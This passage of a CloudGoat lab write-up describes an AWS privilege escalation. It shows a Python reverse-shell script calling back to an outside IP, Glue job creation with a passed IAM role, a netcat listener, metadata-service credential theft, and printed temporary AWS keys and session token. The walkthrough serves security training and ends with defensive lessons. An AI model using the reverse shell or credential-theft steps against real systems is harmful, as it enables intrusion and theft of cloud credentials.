
Considering these permission analysis results, the most promising attack vector appears to be utilizing the AWS Glue service. Combining the permissions to create and run Glue jobs with the ability to pass IAM roles increases the possibility of attempting a privilege escalation attack.

Notably, the ability to use the 'iam:PassRole' permission to attach roles with higher privileges to Glue jobs is worth attention. This could serve as a foundation for attempting a reverse shell or additional privilege theft in the next step.

6. Privilege Escalation

6.1 Uploading Malicious Script


We prepared a malicious script for the Glue job to execute. The purpose of this script is to create a reverse shell and connect to the attacker's system.



```
ec2-user@i-007fde3edcd7e538d:~
seojun@seojun-VMware-Virtual-Platform:~/.ssh$ ssh -i seojun_aws_linux2.pem ec2-u
ser@34.232.203.60
Last login: Fri Aug 16 12:46:16 2024 from 122.46.200.19
   ,     #_
   ~\_  ####_        Amazon Linux 2
  ~~  \_#####\
  ~~     \###|       AL2 End of Life is 2025-06-30.
  ~~       \#/ ___
   ~~       V~' '->
    ~~~         /    A newer version of Amazon Linux is available!
      ~~._.   _/
         _/ _/       Amazon Linux 2023, GA and supported until 2028-03-15.
       _/m/'           https://aws.amazon.com/linux/amazon-linux-2023/

[ec2-user@i-007fde3edcd7e538d ~]$
```

Figure 15. Attacker's system


The content of the script is as follows



```
seojun@seojun-VMware-Virtu
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("34.232.203.60",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

Figure 16. script.py code


This script attempts to connect to the attacker's IP address (ATTACKER_IP), and if successful, provides an interactive shell. To upload the script to the S3 bucket, we used the file upload feature of the web application. We used the 'curl' command to upload the script.



```
seojun@seojun-VMware-Virtu
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ curl -X POST -F 'file=@script.py' http://100.26.47.165:5000/upload_to
_s3
<!DOCTYPE html>
<html>
<head>
    <title>Upload Page</title>
    <link href="../static/loadspinner.css" rel="stylesheet">
```

Figure 17. script.py upload screen

After uploading, we used the 'aws s3 ls' command to verify that the script was successfully stored in the S3 bucket.




```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgidaq4yeufgbo
2024-08-16 21:41:13        297 order_data2.csv
2024-08-16 22:08:40        215 script.py
2024-08-16 21:52:13       8343 test2.csv
```

Figure 18. script.py upload confirmation

6.2 Creating a Glue Job

Based on the IAM permissions confirmed in the previous step, we decided to attempt a privilege escalation attack using the AWS Glue service. As a first step, we created a Glue job. Creating a Glue job requires the 'glue:CreateJob' permission, which was included in the credentials we obtained.


Therefore, I decided to capture the shell of the system on my personal AWS EC2 instance. To do this, I first needed to find an appropriate IAM role to create a Glue job. I used the 'aws iam list-roles' command to list available roles and selected a role that could be assumed by the Glue service. In this process, I discovered a role named 'glue_role'.



```
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "ssm_parameter_role",
            "RoleId": "AROAYS2NUSJLL757BI6KU",
            "Arn": "arn:aws:iam::590183961174:role/ssm_parameter_role",
            "CreateDate": "2024-08-16T12:41:06+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "glue.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
    ]
}
(END)
```

Figure 19. Checking assigned role

Next, We used AWS CLI to create a Glue job.




```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ aws glue create-job \
    --name privesc_job \
    --role arn:aws:iam::590183961174:role/ssm_parameter_role \
    --command '{"Name":"pythonshell", "PythonVersion": "3", "ScriptLocation":"s3://cg-data-from-web-glue-privesc-cgidaq4yeuf
gbo/script.py"}'
{
    "Name": "privesc_job"
}
```

Figure 20. Creating Glue job

6.3 Executing the Glue Job


As the final step, I started the Glue job to execute the uploaded malicious script. For this, I used the 'aws glue start-job-run' permission. I executed the job with the following command:



```
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$ aws glue start-job-run --job-name privesc_job
{
    "JobRunId": "jr_137e6142aedcd65a2227cfcb72aa3e7500d7085ec2d399ed299d845bc326fc8d"
}
seojun@seojun-VMware-Virtual-Platform:~/git/cloudgoat$
```

Figure 21. Running Glue job


Before running the job, I set up a netcat listener on the attacker's system to wait for the reverse shell connection. Shortly after the Glue job started, a connection came into the netcat listener. This means that script.py was successfully executed and the reverse shell was established.



```
[ec2-user@i-007fde3edcd7e538d ~]$ nc -lvp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 54.80.245.254.
Ncat: Connection from 54.80.245.254:44078.
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 22. Success reverse shell connection

After the reverse shell connection was established, I ran the 'aws sts get-caller-identity' command to verify the current user.



```
$ aws sts get-caller-identity
{
    "UserId": "AROAYS2NUSJLL757BI6KU:GlueJobRunnerSession",
    "Account": "590183961174",
    "Arn": "arn:aws:sts::590183961174:assumed-role/ssm_parameter_role/GlueJobRun
nerSession"
}
```


Figure 23. Checking session information

Through this process, starting from the initially discovered SQL Injection vulnerability, we successfully escalated privileges using the AWS Glue service. Now that we have secured a high level of access to the system, in the next step, we can use this to perform additional information gathering and work towards achieving the final goal.

7. Final Attack and get flag

7.1 Utilizing EC2 Metadata Service and Bypassing

IMDSv2 In the Glue job environment obtained through privilege escalation, we attempted to access the EC2 Instance Metadata Service (IMDS) to secure additional permissions. First, we tried the general metadata access method.




```
$ curl http://169.254.169.254/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    50  100    50    0     0  50000      0 --:--:-- --:--:-- --:--:-- 50000
<h1>404 Not Found</h1>No context found for request$
```

Figure 24. Attempting metadata access

As expected, this request failed. Through the error message, we confirmed that IMDSv2 was activated. IMDSv2 is a security-enhanced version of the metadata service that doesn't allow access to metadata without a session token. To bypass IMDSv2, we performed the following steps:


1. Request a session token:



```
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100     5  100     5    0     0   2500      0 --:--:-- --:--:-- --:--:--  2500
dummy$
```

Figure 25. Obtaining session token

2. Check the acquired token:



```
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   959  100   959    0     0   187k      0 --:--:-- --:--:-- --:--:--  187k
{"AccessKeyId":"ASIAYS2NUSJLJLCKEXTV","SecretAccessKey":"I2OTl8vXYIzku409ofin+/Y
6IAkSrLEa0b9NeZci","Token":"IQoJb3JpZ2luX2VjEPb//////////wEaCXVzLWVhc3QtMSJHMEUC
IBDGijbDLxwXMfqm/umZRw3iNB7Eh6mGH5r+bSnCZ66NAiEA3TiXwTQ3YKHKS8m4nEg0U7N0N6MqmD+I
PlzWhK3FYZkq0AII7v//////////ARAAGgw1OTAxODM5NjExNzQiDAo00xHVWoNcDCl0rSqkAlZXn0wd
eUUFQKv+MgapATws/Q1rEIjnZm4KU6v+i8r2igK0FXkt3qhdkNqqtoY6VAhLGnPTpEgZZiMgBNzPu+SA
YB48j5xkhk2kfhuXpWm+aTZViTz/qTQZwFv2UIH91OFNEs3s498H91suse2Kgc32vRX8oQKVbCu4K7d+
INAPuoUPOhftgqheQtM+ii86n9xgHPb9p0WlF3SxwDJySHEfCjVpKGs0FuSoF+N955ObwKHaoY//0Njv
D41hmK6kzyDFaPB5J0cG+tCG79rRkvK8mJsbVBuO1jgybz4vC6pCmBMAIwbWEjCzffzxEInms7k7DG8N
UF0qCsR6GTzFj+wqow8yrRGQT1fq7rMN8N+si8A6ett61xCbmly8Wyf/1kSKXUIw06H9tQY6kwEoYIlQ
uTbNaDjdtAgm8VoW0eh6J3gSwZStz3LTbbYfPtz02SicG45yiCrrcXnZzdVgU6tbrvJcTw+Y2hgcKe5B
DFnnSGeOy2oKMKI5DYdaUCQNrUMKhUb9wFd+yQZX9EASNBqZ0bbrXYSYdkmWPG7koTgJswLXzxB0CyXC
qHn4PVnFEdufR28HceUdr/tG9S91sTo\u003d","Expiration":"2024-08-16T14:14:59.400Z"}$
```

Figure 26. Session token contents


We can find these values:

- AccessKeyId:"ASIAYS2NUSJLJLCKEXTV"
- SecretAccessKey:"I2OTl8vXYIzku409ofin+/Y6IAkSrLEa0b9NeZci"
- Token:"IQoJb3JpZ2luX2VjEPb+…/tG9S91sTo="

We created the acquired session as environment variables and checked the information as we did in the previous process. Through this method, we were able to successfully access the metadata service.

7.2 Accessing SSM Parameter Store


We attempted to access the AWS Systems Manager Parameter Store using the acquired temporary credentials. First, confirming the IAM role name



```
$ aws sts get-caller-identity
{
    "UserId": "AROAYS2NUSJLL757BI6KU:GlueJobRunnerSession",
    "Account": "590183961174",
    "Arn": "arn:aws:sts::590183961174:assumed-role/ssm_parameter_role/GlueJobRun
nerSession"
}
```

Figure 27. Confirming IAM role name


Through this command, we confirmed the role name as "ssm_parameter_role". Next, we queried the parameters stored in the SSM Parameter Store.



```
$ aws ssm describe-parameters
{
    "Parameters": [
        {
            "Name": "flag",
            "Type": "String",
            "LastModifiedDate": 1723812066.683,
            "LastModifiedUser": "arn:aws:iam::590183961174:user/BoB13CloudGoatAd
min",
            "Description": "this is secret-string",
            "Version": 1,
            "Tier": "Standard",
            "Policies": []
        }
    ]
}
```

Figure 28. Listing SSM parameters

The result of this command confirmed the existence of a parameter named "flag". We queried the value of the "flag" parameter to obtain the flag value, which was the final goal of the scenario.



```
$ aws ssm get-parameter --name flag
{
    "Parameter": {
        "Name": "flag",
        "Type": "String",
        "Value": "Best-of-the-Best-12th-CGV",
        "Version": 1,
        "LastModifiedDate": 1723812066.683,
        "ARN": "arn:aws:ssm:us-east-1:590183961174:parameter/flag"
    }
}
```

Figure 29. Viewing flag parameter contents

Here, "Best-of-the-Best-12th-CGV" in the "Value" field is the flag value we were looking for. With this, we achieved the final goal of the scenario and successfully completed the attack. Through this process, we started from the initial SQL Injection vulnerability, escalated privileges using the AWS Glue service, utilized the EC2 metadata service, and finally succeeded in accessing the SSM Parameter Store to obtain sensitive information.

8. Conclusion

Through CloudGoat's glue_privesc scenario, we experienced the entire process of a multi-stage privilege escalation attack that can occur in a complex cloud environment. This scenario vividly demonstrated how a simple web application vulnerability can threaten the security of an entire

AWS infrastructure. The scenario's main stages progressed from initial access using an SQL injection vulnerability, through theft of AWS credentials, privilege escalation using the Glue service, utilization of the EC2 metadata service, and finally to the acquisition of sensitive information from the SSM Parameter Store. Each stage incorporated techniques commonly observed in real-world attack scenarios.

From this exercise, we derived several crucial security lessons. First, we reaffirmed the importance of web application security. We confirmed that basic web vulnerabilities such as SQL injection can have a critical impact on the security of the entire system. Therefore, fundamental security measures like input validation and the use of parameterized queries are essential. The application of the principle of least privilege also proved to be vital. Excessive permissions granted to the Glue service enabled the attacker's privilege escalation, highlighting that each service and role should be granted only the minimum necessary permissions.

Proper management of temporary credentials emerged as another key point. The lifecycle and permission scope of temporary credentials should be carefully managed, as temporary credentials with more permissions than necessary can become a security threat. The need for continuous monitoring and auditing became evident. A monitoring system capable of detecting abnormal API calls or permission usage is necessary. We should be able to immediately detect and respond to suspicious activities using services such as AWS CloudTrail and GuardDuty.

Lastly, the importance of regular security configuration reviews was underscored. Security settings, IAM policies, network configurations, and other elements in the AWS environment should be regularly reviewed and updated. It's crucial to remove unnecessary permissions or unused resources. This scenario demonstrates that security in a cloud environment requires a comprehensive approach that considers the interconnectedness of the entire system, not just the security of individual services or components. It also emphasizes the importance of viewing the system from an attacker's perspective and continuously evaluating potential vulnerabilities.

The glue_privesc scenario served as an excellent example illustrating the possibility of complex privilege escalation attacks in the AWS environment and the importance of preparing for them. By applying the lessons learned from this to strengthen security in real environments, we can build a more secure cloud infrastructure.